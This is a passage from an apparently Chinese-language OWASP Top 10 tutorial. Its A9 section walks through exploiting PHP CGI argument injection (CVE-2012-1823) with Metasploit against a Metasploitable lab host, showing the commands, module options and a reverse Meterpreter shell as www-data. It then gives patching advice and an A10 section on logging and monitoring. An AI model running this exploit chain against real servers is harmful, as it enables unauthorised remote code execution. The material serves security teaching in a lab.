Exploiting this issue allows remote attackers to view the source code of files in the context of the server process. This may allow the attacker to obtain sensitive information and to run arbitrary PHP code on the affected computer other attacks are also possible.

References

CVE: CVE-2012-1823, CVE-2012-2311, (

BID: 53388

啟用 Matasploit

$msfconsole

```
root@kali:~# msfconsole
```

```
       =[ metasploit v4.16.15-dev                         ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

搜尋可能的 Exploit

- 搜尋可使用到攻擊模組（Modules）
  - search <keyword>:

```
msf > search CVE-2012-1823

Matching Modules
================

   Name                                       Disclosure Date  Rank       Description
   ----                                       ---------------  ----       -----------
   exploit/multi/http/php_cgi_arg_injection   2012-05-03       excellent  PHP CGI Argument Injection
```

使用 Exploit

- use 指令：使用特定的攻擊模組
- show 指令：顯示此攻擊模組的所有參數設定

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                         yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host
```

執行攻擊

- 執行攻擊
- 執行攻擊成功後，若執行成功，則可看到meterpreter介面，並可操作目標系統

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.30.132:4444
[*] Sending stage (37543 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.132:4444 -> 192.168.30.130:39874) at 2

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
```

Meterpreter

- Meterpreter 後滲透階段的工具，作為被入侵系統的控制通道，
  - 它使用記憶體中的DLL注入

```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > getpid
Current pid: 22246
meterpreter > shell
Process 22251 created.
Channel 0 created.

whoami
www-data
```

建議措施

- 定期檢視最新版本的函式庫、框架、工具。
- 檢視所使用的函式庫、框架、工具是否在CVE上已有嚴重的已知弱點。
- 即使程式並未做修改，仍然需要定期將相關套件升級至最新版，減少弱點可攻擊的時間落差。

A10 – Insufficient Logging&Monitoring

威脅（Threat）

- 記錄與監控不足會讓攻擊者能夠進一步的攻擊系統、竄改資料、存取資料或是刪除資料。
- 而且大多數的研究報告指出，當系統被攻擊後，受害系統要花超過200天以上才會發現資料外洩，且通常是透過第三方檢測工具發現的，而不是透過內部流程監控。

影響（Impacts）

- 無監控與告警機制，當資安事件發生時，將難以察覺。
- 駭客攻擊後會刪除入侵軌跡，若無保留日誌，事後也難以判斷入侵點。
  - 無法修復入侵點，系統重新上線，仍然存在風險。

部署監控系統的策略

- 異地監控
  - 監控程式不應該將資料儲存在被監控的伺服器上
  - 使用Client-Server監控程式，將日誌拋轉到另一台伺服器上。
- 應用程式層監控
  - 流量、錯誤Message
- 系統層監控
  - 記憶體、CPU、硬碟
- 告警機制

Thanks